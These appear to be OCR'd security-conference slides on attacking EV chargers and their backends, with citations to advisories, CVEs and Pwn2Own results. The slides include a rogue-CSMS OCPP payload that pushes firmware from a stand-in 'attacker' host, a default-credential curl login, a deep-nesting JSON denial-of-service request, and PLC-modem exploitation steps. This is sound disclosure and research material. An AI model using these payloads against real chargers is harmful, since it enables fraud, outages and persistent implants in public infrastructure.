


BMS closes contactors
on a lie → discharge

CAR	RESULT
Luxgen n7	discharged
Hyundai IONIQ 6	discharged
CMC	discharged
Tesla Model Y	resisted*

HotWire (NTUST + Virginia Tech, USENIX WOOT 2026). *Model Y: "External voltage verification failed". 3 of 4 cars trusted the wire over their own sensor.

[~] high-voltage-heist




Pass the pre-charge voltage gate with a real supply, then lie in the CurrentDemand loop.
Model 3 → 12–15 kW pulled from the traction battery. DEF CON 34, Aug 2026.

ACT III · THE BACKEND

Charger ↔ cloud

[~] ocpp



to speak to a charger,
become its CSMS

SECURITY PROFILE	TRANSPORT	AUTH
0	ws:// plaintext	none
1	ws://	HTTP Basic
2	wss:// TLS	Basic
3	wss:// TLS	client cert

OCPP-J = JSON over WebSocket. The charge point is the client and dials out. Profile 0 is still common in the field.

[~] rogue-csms




TODO: RECORD DEMO

rogue CSMS

redirect a Profile-0 unit, push UpdateFirmware

```
[2,"id","RemoteStartTransaction",{"idTag":"x"}]
[2,"id","ChangeConfiguration",{ ... }]
[2,"id","UpdateFirmware",{"location": "http://attacker/
fw.bin"}]
```

[~] ocpi




A driver's token is honoured across operators. Trust is federated, only as strong as the weakest hub member.

OCPI 2.2.1 moves authorization tokens and charge records between operators for roaming.

ACT IV · THE BOX


It's just a Linux computer

[~] lsblk



A networked Linux box: SoC, PLC modem, meter, RFID, payment terminal, radios, each on its own bus.

[~] curl -u admin:admin123



ICS ADVISORY

alpitronic Hypercharger EV Charger

Release Date: May 09, 2024 **Alert Code:** ICSA-24-130-02

View CSAF

1. EXECUTIVE SUMMARY

- **CVSS v4** 8.3
- **ATTENTION:** Exploitable remotely/Low attack complexity
- **Vendor:** alpitronic
- **Equipment:** Hypercharger EV charger
- **Vulnerability:** Use of Default Credentials

2. RISK EVALUATION

Successful exploitation of this vulnerability could result in an attacker disabling the device, bypassing payment, or accessing payment data.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of Hypercharger EV charger, a high power charging station, are affected:

- Hypercharger EV charger: all versions

3.2 Vulnerability Overview

3.2.1 USE OF DEFAULT CREDENTIALS CWE-1392

If misconfigured, the charging devices can expose a web interface protected by authentication. If the default credentials are not changed, an attacker can use public knowledge to access the device as an administrator.

CVE-2024-4622 has been assigned to this vulnerability. A CVSS v3 base score of 8.2 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:H).

Default web credentials → full admin: disable the unit, bypass or read payment data.
CVE-2024-4622 (Hanno Böck), CISA ICSA-24-130-02.

[~] python -c '"["*50000'

```
# unbounded recursion in the JSON parser POST /
webif2/api/login Content-Length: ~100000 [[[[[[[[[[
 ...  50,000 deep  ...  ]]]]]] # no recursion depth
limit → operator web service dies (~12s)
```


one request / 8 s → **77% unavailable**

CVE-2025-6566: oatpp JSON deserializer, no depth limit (`Deserializer.cpp`).

Crow WS upgrade
GHSA-6mch · mTLS bypass

Confirmed live on a production charger's operator web service. The `Server: oatpp/1.4.0` banner can't tell patched from unpatched.


[~] plc-modem



TODO: MODEM POC CLIP

- **PIB readable** over the host interface, no credential; leaks DAK, NMK, NID
- **Unauthenticated flash write** via vendor MME (`VS_MODULE_OPERATION`)
- **Arbitrary RAM read/write** via `VS_WR_MEM` once a PIB bit is flipped
- **No secure boot**: the "signature" is a forgeable `checksum32`
- **Access-control table shipped disabled** (`PIB[0x10a] = 0`)

Green PHY baseband, vendor withheld. Persistent implant from the cable side, below the Linux host. Live-confirmed on three modems.



Many chargers reuse German retail payment terminals speaking ZVT, plaintext TCP/20007, no ECR↔terminal auth. SRLabs "Shopshifting", 32C3 (2015).

[~] pwn2own --automotive



BLOG

Pwn2Own Automotive 2026 - Day One Results

JANUARY 20, 2026

DUSTIN CHILDS


SUCCESS - Fuzzware.io (@ScepticCtf, @diff_fusion, @SeTcbPrivilege) chained two vulnerabilities (CWE-306, CWE-347) to achieve code execution on the Autel charger and manipulate the charging signal, earning $50,000 USD and 5 Master of Pwn points. Full win with the add-on.

SUCCESS - Taejin Kim (@tae3pwn), Junsu Yeo (@junactually), Sunmin Park (@sunminpark4503), Sungmin Son (@_ssm98), and Hoseok Lee of SKShieldus (@EQSTLab) of 299 exploited a hardcoded credential (CWE-798) to achieve code execution via CWE-494 on the Grizzl-E Smart 40A, earning $40,000 USD and 4 Master of Pwn points.

SUCCESS - Bongeun Koo (@kiddo_pwn) and Evangelos Daravigkas (@freddo_1337) of Team DDOS exploited two bugs, including a command injection, against the ChargePoint Home Flex. Add-on failed, but still earned $40,000 USD and 4 Master of Pwn points.

EV chargers are a standing Pwn2Own Automotive target category (Tokyo, since 2024). Zero Day Initiative.

[~] cat advisories



ICS ADVISORY

alpitronic Hypercharger EV Charger

Release Date: May 09, 2024 **Alert Code:** ICSA-24-130-02

View CSAF

1. EXECUTIVE SUMMARY

- **CVSS v4** 8.3
- **ATTENTION:** Exploitable remotely/Low attack complexity
- **Vendor:** alpitronic
- **Equipment:** Hypercharger EV charger
- **Vulnerability:** Use of Default Credentials

2. RISK EVALUATION

Successful exploitation of this vulnerability could result in an attacker disabling the device, bypassing payment, or accessing payment data.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of Hypercharger EV charger, a high power charging station, are affected:


- Hypercharger EV charger: all versions

3.2 Vulnerability Overview

3.2.1 USE OF DEFAULT CREDENTIALS CWE-1392

If misconfigured, the charging devices can expose a web interface protected by authentication. If the default credentials are not changed, an attacker can use public knowledge to access the device as an administrator.

